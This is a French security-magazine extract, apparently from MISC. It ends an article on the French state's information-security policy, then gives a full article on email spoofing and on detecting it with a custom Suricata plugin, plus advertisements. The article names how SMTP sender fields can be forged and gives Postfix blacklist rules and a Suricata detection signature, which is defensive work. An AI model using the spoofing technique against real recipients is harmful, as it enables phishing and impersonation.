La PSSI de l'État précise que les entités doivent acquérir des produits ayant fait l'objet d'une évaluation et d'une attestation préalable de leur niveau de sécurité (homologation). Il en est de même pour les prestations de sécurité conduites sur son système d'information. L'autorité administrative doit attacher le plus grand soin dans le choix du prestataire. En effet, la fourniture de produits ou de services (comme l'activité d'audit) est très critique eu égard aux vulnérabilités qu'elle est susceptible de générer ou de révéler. L'autorité administrative doit disposer de garanties sur la compétence du fournisseur, sur la qualité sécurité des produits ou du prestataire d'audit.

Cette véritable certification est un processus par lequel un organisme se voit attribuer une homologation attestant que ces produits ou acteurs sont conformes aux règles normées.

L'idée de base est la capacité de s'appuyer sur un tiers, ici l'ANSSI, et de considérer que les produits mis en œuvre ou utilisés répondent à des exigences de sécurité à la convenance de l'ANSSI et de l'entité.

Les intérêts directs pour l'entité sont clairs, elle n'a plus à avoir à analyser elle-même la façon dont la sécurité est assurée au sein d'une des composantes, produits et prestataires, cette responsabilité incombe à l'ANSSI. Néanmoins, cette approche n'est pas sans écueils. Outre le faible nombre de produits homologués, il n'y a par exemple pas d'antivirus ou d'OS dans les produits qualifiés, il doit être clair que les produits ou prestataires doivent répondre à des besoins et respecter des règles relatives à ces besoins. Nous retrouvons ici la difficulté liée à la faible implication des responsables métiers, aujourd'hui à formaliser leurs expressions de besoins de sécurité.

8 Quelle organisation mettre en place ?

Quatre grands types de fonctions sécurité système d'information seront à mettre en place dans l'organisation de l'entité :



1. Les fonctions en charge d'identifier les obligations légales spécifiques aux missions, de classer la sensibilité des informations (l'expression de besoins de sécurité), l'identification des menaces spécifiques aux métiers, voire l'identification des vulnérabilités qui leur sont propres et la validation des risques résiduels.

- Ces fonctions ne pourront qu'être occupées par des correspondants métiers sensibilisés et formés dans les métiers afin de formaliser les besoins.

2. Les fonctions en charge d'élaborer et de faire appliquer la politique de sécurité.

- Ces fonctions sont bien identifiées et sont sous la responsabilité des acteurs de la voie fonctionnelle de sécurité, FSSI, HFDS, AQSSI et RSSI. L'axe d'amélioration est clairement de se faire mieux connaître, notamment des métiers et des utilisateurs.

3. Les fonctions en charge de mettre en œuvre la PSSI, c'est-à-dire d'intégrer techniquement les règles fonctionnelles relatives aux besoins dans les solutions d'architecture.

Il s'agit bien de la responsabilité de la DSI qui doit donc :

- intégrer les aspects sécurité dans les architectures ;
- spécifier, concevoir et maintenir les services et solutions de sécurité préventives et réactives ;
- formaliser et promouvoir la prise en compte de la sécurité dans les projets SI ;
- accompagner la mise en place des solutions de sécurité ayant un impact sur le fonctionnement des directions métiers ;
- mettre en place et maintenir les dispositifs de détection d'intrusion, de surveillance et de réaction à incident de sécurité ;
- alimenter le dispositif de pilotage de la SSI.

4. Les fonctions de pilotage et arbitrage.

- suivre l'application des règles de la PSSI ;
- éclairer les éléments d'arbitrage relatifs à la sécurité. Sur ce point, il est impératif d'identifier les grands types de « conflits » extrêmement tôt, afin d'éviter la pression sur l'arbitre. Ces divergences de vues s'opèrent classiquement entre d'une part le métier et sa maîtrise d'ouvrage et d'autre part la direction des systèmes d'information ou entre la direction des systèmes d'information et la sécurité système d'information, voire entre les directions métiers. Il est significatif que ces comités de pilotage soient rarement organisés et quand ils le sont, les responsables métiers sont très rarement sollicités. Ils sont le plus souvent des comités de pilotage de projet à vocation uniquement technique.
- rechercher les mutualisations ou optimisations possibles au sein de l'entité ou du ministère et promouvoir les meilleures pratiques ;

- définir un socle commun de contrôles et d'indicateurs permettant de suivre le déploiement de la PSSI et d'en apprécier son efficacité ;

La bonne réalisation de cette fonction de contrôle par l'entité nécessitera :

- la définition judicieuse de données brutes donnant une idée fiable de la sécurité, facilitant la prise de décision et la remontée d'informations ;
- la définition des modalités de recueil et d'exploitation de la valeur de ces données brutes (procédures et outils) ;
- la protection de ces données et des dispositifs impliqués dans leur recueil et exploitation ;
- la conception de tableaux de bord agrégeant ces données en indicateurs.

Dans ce cadre, un indicateur est une information, brute ou présentant un certain degré de synthèse, dont la valeur, relevée à une fréquence donnée, reflète un aspect du niveau de sécurité alors qu'un tableau de bord est un document qui, pour un périmètre et un niveau de pilotage donné, restitue la vision de la sécurité déterminée à partir de la valeur des indicateurs.

Les indicateurs relèvent pour l'essentiel des maîtrises d'œuvre. Les tableaux de bord, quant à eux, devront refléter les différents points considérés comme importants dans la PSSI : maturité, sensibilisation, analyse d'enjeux et de risques dans les projets, respect des règles, enjeux, etc.

Concrètement, très peu de tableaux de bord effectifs sont en place aujourd'hui dans les entités concernées par la PSSI E. Le seul tableau de bord, en complément du rapport annuel demandé par le HFDS, communément envisagé ou employé est la rosace de couverture « des best practices » qui permet une vision de l'évolution de l'application des règles « autojustifiées » de sécurité informatique.

Il est donc particulièrement clair que la bonne réalisation des ambitions formalisées dans la PSSI de l'État nécessitera de manière incontournable un plan d'actions de communication, sensibilisation, formation et surtout de responsabilisation plus efficace que par le passé, afin d'améliorer la qualité du dialogue entre les acteurs :

- les acteurs métiers et leurs maîtrises d'ouvrage ;
- les acteurs directions système d'Information et leurs maîtrises d'œuvre ;
- les Responsables Sécurité Système d'Information ;
- et surtout bien sûr, sans oublier les utilisateurs du système d'information.

Le niveau de maturité en sécurité système d'information d'une entité ne peut se résumer à la compétence technique des informaticiens experts en sécurité informatique, mais bien à l'engagement des acteurs métiers (responsables hiérarchiques et utilisateurs) à suivre la démarche d'expressions de besoins et à respecter les règles relatives à ces besoins. ■

PROFESSIONNELS !



DÉCOUVREZ NOS NOUVELLES OFFRES D'ABONNEMENTS ...

PDF COLLECTIFS

		PROFESSIONNELS					
		1 - 5 lecteurs		6 - 10 lecteurs		11 - 25 lecteurs	
OFFRE	ABONNEMENT	Réf	Tarif TTC	Réf	Tarif TTC	Réf	Tarif TTC
PROMC	6 ^{n°} MISC	☐ PRO RMC2	168,-	☐ PRO RMC2	336,-	☐ PRO RMC2	672,-
PROMC+	6 ^{n°} MISC + 2 ^{n°} HS	☐ PRO RMC+2	216,-	☐ RMC+2	432,-	☐ PRO RMC+2	864,-

Prix TTC en Euros / France Métropolitaine

PROFESSIONNELS :
N'HÉSITEZ PAS À
NOUS CONTACTER
POUR UN DEVIS
PERSONNALISÉ PAR
E-MAIL :
abopro@ed-diamond.com
OU PAR TÉLÉPHONE :
03 67 10 00 20

ACCÈS COLLECTIFS BASE DOCU

		PROFESSIONNELS					
		1 - 5 connexion(s)		6 - 10 connexions		11 - 25 connexions	
OFFRE	ABONNEMENT	Réf	Tarif TTC	Réf	Tarif TTC	Réf	Tarif TTC
PROMC+	MISC + HS	☐ PRO RMC+3	177,-	☐ PRO RMC+3	354,-	☐ PRO RMC+3	708,-
PROH+	GLMF + HS + LP + HS + MISC + HS + OS	☐ PRO RH+3	447,-	☐ PRO RH+3	894,-	☐ PRO RH+3	1788,-

Prix TTC en Euros / France Métropolitaine

...EN VOUS CONNECTANT À L'ESPACE
DÉDIÉ AUX PROFESSIONNELS SUR :
www.ed-diamond.com

Les abréviations des offres sont les suivantes :
LM = GNU/Linux Magazine France HS = Hors-Série
LP = Linux Pratique OS = Open Sillium



UTILISATION D'UNE SONDE DE DÉTECTION (SURICATA) COMME CONTRE-MESURE À L'USURPATION D'E-MAILS

François COURBIER - francois.courbier@thalesgroup.com
Ingénieur chez Thales Communications & Security

mots-clés : IDPS / SURICATA / SMTP / USURPATION D'EMAIL / SPAM / PHISHING

Le spam d'e-mails a constitué pas moins de 69.6% du trafic e-mail en 2013, et 3.2% de l'ensemble des e-mails contenaient des malwares en pièce jointe [1]. Pour répondre aux attaques ciblées d'usurpation d'adresses e-mail, il est possible d'utiliser la sonde suricata avec un plugin spécifique pour loguer ou bloquer les spams ciblés.

1 Introduction

Le spam d'e-mails est un véritable fléau, largement amplifié par les possibilités d'usurpation d'adresses e-mail dans le protocole SMTP.

Aujourd'hui, des contre-mesures existent, pour interdire certains spams ou pour garantir l'identité de l'émetteur qui apparaît au destinataire d'un e-mail.

Toutefois, l'usurpation d'e-mails demeure toujours possible. Cette attaque continue d'être utilisée massivement pour s'introduire illégalement dans un système d'information, avec bien souvent l'usurpation de l'identité de l'un des collaborateurs de la personne ciblée.

Pour renforcer la protection contre ces menaces, l'utilisation d'une sonde de détection - en l'espèce le logiciel suricata [2] -, légèrement personnalisée et ciblant l'usurpation d'e-mails internes à l'organisation qui se défend, se révèle être pertinente.

2 Description de l'attaque

2.1 Usurpation d'un e-mail interne à l'organisation ciblée

L'attaque considérée consiste typiquement à envoyer un e-mail à l'employé d'une certaine organisation, en

usurpant l'adresse e-mail de l'un de ses collaborateurs, et en invitant l'employé à cliquer sur un lien Internet ou à ouvrir une pièce jointe.

Ce mode opératoire, parfois précédé d'une phase de « social engineering », fait partie de la famille des attaques de « phishing », ou « de spear-phishing ». L'intérêt d'usurper une adresse e-mail de l'organisation ciblée, est d'avoir plus de chances de solliciter l'action souhaitée de la part de l'employé qui reçoit l'e-mail.

2.2 Exécution de l'attaque

L'envoi d'e-mails se fait par le biais du protocole SMTP [3], lequel n'a pas été initialement conçu pour garantir l'origine d'un e-mail, c'est-à-dire pour assurer que l'émetteur annoncé à la réception du message soit bien l'émetteur réel.

L'attaque réside donc essentiellement dans la possibilité de personnaliser les champs du protocole qui indiquent l'origine de l'e-mail.

2.3 Modification de l'adresse e-mail de l'émetteur

Avant toute chose, il convient de faire un bref rappel sur le protocole SMTP. L'envoi d'un e-mail se fait par le




Fig. 1 : Modification de l'adresse e-mail de l'émetteur.

biais de plusieurs échanges. Il y a en fait deux temps dans l'envoi : une série de commandes, puis l'e-mail proprement dit, lequel contient des entêtes.

L'adresse e-mail de l'émetteur se trouve, pour des raisons historiques liées notamment au routage des e-mails, à la fois dans une commande (*MAIL FROM*) et dans un entête à l'intérieur même de l'e-mail (*From*). Lors de l'envoi d'un e-mail par le biais d'une messagerie, ces deux champs sont automatiquement spécifiés. Mais on peut les modifier manuellement (configuration messagerie, utilisation de netcat, écriture d'un script avec une connexion TCP...).

Par ailleurs, si l'entête *From* n'est pas présent dans l'e-mail, c'est l'adresse e-mail de la commande *MAIL FROM* qui va s'afficher dans la messagerie du destinataire.

3 Contre-mesures existantes

3.1 Utilisation d'une black-list

Des proxy SMTP existent et permettent de contrôler les flux SMTP. On peut en particulier interdire certains noms de domaine et certains e-mails répondant à des signatures. Par exemple, le récent proxy « anti-spam SMTP proxy server » (ASSP) [4], parmi ses nombreuses fonctionnalités - qui vont jusqu'à de l'analyse statistique -, peut être utilisé dans le principe simple de black-list.

Une bonne illustration de l'utilisation d'une black-list, et dans ce cas de noms de domaine exclusivement, est aussi la configuration du serveur SMTP lui-même. En pratique, le nom de domaine à rejeter est celui du serveur SMTP, car il n'y a aucune raison pour qu'un e-mail arrivant de l'extérieur du réseau comporte le nom de domaine du serveur SMTP dans l'adresse d'émission. Pour opérer, le serveur SMTP se base sur les noms de domaine apparaissant à la fois après la commande *EHLO* et après la commande *MAIL FROM*.

Ainsi, on peut en particulier interdire que des e-mails venant de l'extérieur soient « enveloppés » par les commandes *EHLO* et *MAIL FROM* comportant le nom de l'organisation.

Pour un serveur Postfix [5], la configuration se fait par le biais de l'instruction **REJECT ANTI-SPOOFING**.

Création du fichier **/etc/postfix/anti-spoofing** (blacklist à 2 entrées ici) :

```
# Black-list dans le fichier anti-spoofing
<le nom de domaine de l'organisation> REJECT ANTI-SPOOFING
<un autre nom de domaine> REJECT ANTI-SPOOFING
```

Et dans le fichier de configuration **etc/postfix/master.cf** :

```
# Lignes à rajouter dans le fichier master.cf
25 inet n - n - - smtpd
-o smtpd_sender_restrictions=hash:/etc/postfix/anti-spoofing
-o smtpd_helo_restrictions=hash:/etc/postfix/anti-spoofing
```

On peut remarquer que dans ce type de configuration, il est toujours possible de modifier le header *From* à l'intérieur de l'e-mail, et donc l'attaque d'usurpation d'e-mail n'est que partiellement contrée. Un proxy SMTP permet d'inspecter l'entête *From* de l'e-mail, mais ces deux solutions sont à conjuguer avec une architecture du système d'information adéquate (interfaces SMTP multiples), pour distinguer le trafic e-mail extérieur du trafic interne.

3.2 Pretty Good Privacy (PGP) et Secure Mime (S/MIME)

OpenPGP [6] et S/MIME [7] sont des standards assez similaires, qui permettent de protéger cryptographiquement un e-mail, et en particulier de le signer. Ainsi, l'identité du destinataire est connue, et elle peut être comparée aux champs *From* et *MAIL FROM*.

La différence principale entre les deux standards réside dans le fait que PGP ne retient pas le principe d'autorité de certification, la confiance des clefs reposant sur la reconnaissance par des pairs (sous la forme de signature également). S/MIME s'inscrit quant à lui dans le schéma classique de la PKI avec des certificats signés par des autorités de certification.

Les deux standards sont toujours utilisés aujourd'hui. Toutefois, pour des raisons de simplicité d'architecture, des standards réutilisés plus récemment et reposant sur la confiance du protocole DNS, sont assez largement déployés.

3.3 Technologies orientées DNS

Il convient tout d'abord de préciser que les trois technologies détaillées ci-après réutilisent le protocole DNS, et donc il est bien évidemment recommandé que les échanges se fassent suivant le protocole standardisé DNSSEC [8].



3.3.1 Standard Sender Policy Framework (SPF)

Le standard SPF [9] retient en quelque sorte le principe de white-list sur l'origine d'un e-mail, en utilisant comme éléments de comparaison uniquement les noms de domaine des commandes *EHLO* et *MAIL FROM* qui précèdent l'e-mail, et l'adresse IP source. L'objectif est de permettre aux propriétaires d'un nom de domaine de se protéger contre l'usurpation de leur nom de domaine dans l'envoi des e-mails. Ils peuvent donc publier, sous la forme d'une entrée DNS (*resource record TXT*) - la spécification précédente prévoyait un record SPF -, les adresses IP ou les serveurs susceptibles d'envoyer ou de relayer des e-mails. Et lorsqu'un e-mail est reçu, l'adresse IP source est comparée aux adresses IP ou aux serveurs énumérés dans l'entrée DNS. Deux possibilités se présentent alors. Soit l'adresse IP est bien annoncée par le propriétaire du nom de domaine comme pouvant émettre des e-mails à son nom, et dans ce cas la vérification SPF réussit. Ou bien l'adresse IP n'est pas référencée dans l'entrée DNS, et la vérification SPF échoue.

3.3.2 Standard DomainKeys Identified Mail (DKIM)

Le standard DKIM [10] a pour objet de permettre de signer un ou plusieurs headers (et en particulier le header *From*) de l'e-mail. Ainsi, le destinataire peut connaître l'origine (réelle) de l'e-mail. À l'instar de PGP ou de S/MIME, la cryptographie asymétrique est utilisée selon les mêmes principes (signature). Cependant, l'architecture est différente, puisqu'elle repose, comme pour le SPF, sur des entrées DNS (*resource record TXT*), qui référencent les clefs publiques et les noms

de domaine (ou les utilisateurs d'un nom de domaine) associés. De plus, la signature se fait au niveau d'un module de signature DKIM dédié (en général le serveur SMTP d'émission), et non de la messagerie client.

La signature apparaît discrètement dans les headers, ce qui rend les choses transparentes. Un serveur SMTP ne vérifiant pas les signatures DKIM traitera l'e-mail indistinctement.

3.3.3 Specification Domain-Based Message Authentication, Reporting and Conformance (DMARC)

La spécification DMARC [11] a été mise en place pour que le propriétaire d'un nom de domaine puisse indiquer la politique (ou conduite à tenir) lorsque les tests SPF et DKIM réussissent ou non. La spécification introduit par ailleurs le principe d'alignement.

Pour SPF, cela impose que le nom de domaine du *From* soit le même que celui du *EHLO* et du *MAIL FROM*, voire un sous-domaine (il y a en effet deux types d'alignement, strict et relatif).

Pour DKIM, on impose dans ce cas que le signataire des headers de l'e-mail soit aussi aligné sur le nom de domaine apparaissant dans le *from*.

Ainsi, c'est bien la spécification DMARC qui permet, en s'appuyant sur les standards SPF et DKIM, de lutter efficacement contre l'usurpation d'e-mails, notamment grâce à la notion d'alignement. Dans la politique à suivre, publiée sous la forme d'une entrée DNS (*resource record TXT*), elle peut consister en une action de rejet pur et simple, une mise en quarantaine ou alors une simple notification au propriétaire du nom de domaine. C'est ensuite à la messagerie de tenir compte de cette politique (rejet, classement en spam).




Fig. 2 : L'étiquetage de l'e-mail par les serveurs relais.



Aujourd'hui, plus de 80 000 noms de domaine ont publié des entrées (*resource records*) DNS DMARC [11]. Cette spécification est néanmoins très jeune et certains serveurs mail répandus ne la supportent pas encore.

4 Utilisation d'une sonde de détection (suricata) pour déjouer l'attaque

La sonde de détection suricata est un logiciel open source de la famille des IDS/IPS (*Intrusion Detection System/Intrusion Prevention System*).

À partir de signatures qui définissent des paquets ou des séquences d'échanges suspects, ce logiciel peut créer des alertes (mode IDS) ou bloquer des paquets (mode IPS). Ce logiciel permet donc d'accéder au contenu des paquets, et en particulier au contenu des e-mails ainsi que des commandes qui les précèdent.

En définissant un type de signature ad hoc pour les attaques d'usurpation d'e-mails comportant le nom de domaine de l'organisation qui souhaite se défendre, il devient alors possible de prévenir ces attaques ciblées.

4.1 Inspection des traces des serveurs relais

4.1.1 Étiquetage d'un e-mail par les serveurs relais

Lorsqu'un serveur SMTP reçoit un e-mail qui ne lui est pas destiné, il peut le transférer, si sa configuration le prévoit, vers le serveur SMTP concerné. Cette fonctionnalité est appelée le *relaying*.

Ainsi, en pratique, un e-mail transite par plusieurs serveurs relais avant d'arriver au serveur SMTP de destination. Et à chaque fois qu'un serveur SMTP traite un message, il lui applique son étiquette, dans un certain header à l'intérieur de l'e-mail (header « *Received* »).

Ainsi, en inspectant les entêtes d'un e-mail, on peut retracer son itinéraire.

4.1.2 Comparaison des serveurs relais à une white-list

L'idée de base de l'inspection est donc d'inspecter ces serveurs relais, et de les comparer à une liste blanche définie et connue de l'organisation qui se défend.

La liste blanche correspond à tous les serveurs SMTP utilisables lors de l'envoi d'un e-mail entre employés de

l'organisation. Cette liste est connue et paramétrable par la DSI de l'entreprise. Ainsi, si un e-mail comporte dans ses entêtes le nom d'un serveur relais n'appartenant pas à cette liste blanche, c'est qu'il vient de l'extérieur du système d'information.

4.2 Définition d'une signature suricata ad hoc

Le plugin ajouté à suricata permet d'écrire la règle suivante :

```
# Fichier de signature
alert smtp any any -> any any (msg : 'email spoofing attack'; header_
from_check='@example-organization.org/smtpl.example-organization.
org,smtpl2.example-organization.org,192.168.1.1');
```

Entre @ et / : le nom de l'organisation qui souhaite se défendre (ici « **example-organization.org** »).

Après le / : la liste des serveurs relais pour un routage interne conforme, donc la liste blanche à saisir :

- **smtpl.example-organization.org**
- **smtpl2.example-organization.org**
- **192.168.1.1**

Les sous-branches sont aussi prises en compte, cela signifie qu'un serveur **subsmtp1.smtpl.example-organization.org** sera considéré comme connu. De même, un échange entre **albert.einstein@us.example-organization.org** et **alan.turing@uk.example-organization.org**, sera considéré comme un échange interne de l'organisation.

4.3 Étapes logiques de détection par la sonde

Suivant les précisions précédentes, les étapes logiques de l'inspection sont les suivantes :

- L'e-mail est-il envoyé à un employé de l'organisation ? (Inspection de la commande *RCPT TO*).
- Quelle adresse e-mail va s'afficher dans la messagerie du destinataire ? S'il y a un entête *From* dans le corps du message, c'est cette adresse qui va apparaître. S'il n'y a pas d'entête *From*, c'est l'adresse qui se trouve dans la commande *MAIL FROM* qui va s'afficher. Il faut donc inspecter ces deux champs dans cet ordre.
- Ensuite, si l'adresse de l'émetteur qui va apparaître au destinataire est aussi du nom de domaine de l'organisation, alors c'est qu'on est dans le cadre d'un échange présumé interne entre employés.
- La question est donc au final : les serveurs relais par lesquels est passé l'e-mail sont-ils bien les serveurs SMTP habituels et connus de l'organisation ?




Fig. 3 : Les étapes logiques de la détection de l'usurpation d'e-mail interne.

4.4 Implémentation du plugin

Suricata fournit la marche à suivre pour implémenter un mot clef personnalisé, qui permet l'application d'une fonction d'inspection sur les paquets d'un certain protocole. Ici, le mot clef que nous souhaitons utiliser est « **header_from_check** ».

Toutefois, afin de pouvoir bénéficier du mécanisme de reconstitution de flux – c'est-à-dire le réassemblage des paquets issus des processus de segmentation puis de fragmentation - du moteur de suricata, il faut appliquer la fonction d'inspection, non pas sur les paquets séparément, mais sur des structures de données particulières, qui sont les transactions, et qui ne sont autres que des couples requête/réponse d'un protocole applicatif. Le protocole SMTP était déjà implémenté dans suricata, mais il a fallu l'enrichir des transactions SMTP, qui contiennent toutes les données relatives à l'envoi d'un e-mail.

Par ailleurs, un mode apprentissage a été mis en place, afin de générer automatiquement la liste blanche et de faciliter le travail de la DSI.

4.5 Tests et résultats

Environ deux cents attaques différentes ont été forgées dans du flux SMTP, de manière à couvrir le spectre des formes possibles d'usurpation d'e-mails. Toutes ont été détectées lors des tests effectués, et aucun faux positif n'a été constaté lorsque le plugin a été utilisé après le mode apprentissage de la liste blanche.

D'autre part, l'impact de performance du plugin n'est pas perceptible sur le fonctionnement courant du moteur de suricata. Toutefois, l'ensemble des entêtes de l'e-mail tenant en général sur 1500 octets, c'est exclusivement la longueur de la liste blanche qui a un impact en $O(n)$ sur les opérations d'inspection et de comparaison du plugin, paramètre qui dépend donc de l'étendue du système d'information protégé.

Conclusion

Face à la personnalisation possible des champs relatifs à l'adresse e-mail de l'émetteur d'un e-mail, la simple utilisation d'une black-list demeure une solution partielle, notamment face au caractère très évolutif de la menace.

La signature cryptographique des e-mails selon les standards OpenPGP et S/MIME est une solution qui n'a pas gagné le caractère universel escompté du fait de la relative lourdeur du déploiement d'une PKI.

La spécification DMARC, basée sur les standards SPF et DKIM, semble être aujourd'hui la réponse la plus précise à l'usurpation d'adresses e-mail, notamment par ses notions d'alignement, qui garantissent bien la cohérence entre les adresses e-mail de l'émetteur et son identité réelle. Sa simplicité de déploiement (réutilisation de l'architecture DNS) lui vaut une bonne diffusion, qui reste toutefois partielle, et la spécification fait encore ses preuves dans la communauté.

Aujourd'hui, l'opportunité de personnaliser une sonde de détection comme suricata, pour comparer les serveurs relais avec une liste blanche connue de l'organisation, apporte une plus-value intéressante dans le paysage des solutions disponibles, puisqu'elle ne nécessite qu'un déploiement local. ■

■ Références

- [1] Kaspersky Security Bulletin. Spam Evolution 2013
- [2] www.suricata-ids.org
- [3] SMTP IETF/RFC821, RFC2821, RFC5321
- [4] DNSSEC, IETF/RFC4033 et suivants
- [5] www.postfix.org/documentation.html
- [6] openPGP, IETF/RFC4880
- [7] S/MIME, IETF/RFC3851
- [8] DNSSEC, IETF/RFC4033 et suivants
- [9] Sender policy framework, IETF/RFC7208
- [10] DomainKeys Identified Mail, IETF/RFC6376
- [11] Domain-Based Message Authentication, Reporting and Conformance, www.dmarc.org

SANS Institute

Formations pratiques intensives
répondant aux standards les
plus élevés de l'industrie



FORMATIONS SÉCURISATION
Cours SANS Institute
Certifications GIAC



SEC 401

Fondamentaux et principes
de la SSI

SEC 505

Sécuriser Windows

DEV 522

Protéger les applications web

Dates et plan disponibles

Renseignements et inscriptions

par téléphone

+33 (0) 141 409 700

ou par courriel à:

formations@hsc.fr



AccessSecurity

SALON INTERNATIONAL
SÛRETÉ DES ACCÈS

MARSEILLE CHANOT ■ 14 – 16 avril 2015

SÉCURITÉ ÉLECTRONIQUE • CYBERSÉCURITÉ • SÉCURITÉ INTÉRIEURE DES ETATS,
DES GRANDS ÉVÈNEMENTS ET DES FRONTIÈRES • INGÉNIERIE DE SÉCURITÉ •
SÉCURITÉ MÉCANIQUE ET PHYSIQUE • SURVEILLANCE HUMAINE • SERVICES

www.accessecurity.fr

**RÉSERVEZ
VOTRE BADGE**
dès le 15 janvier
avec le code **MISC** sur
www.accessecurity.fr

LES PARTENAIRES DU SALON



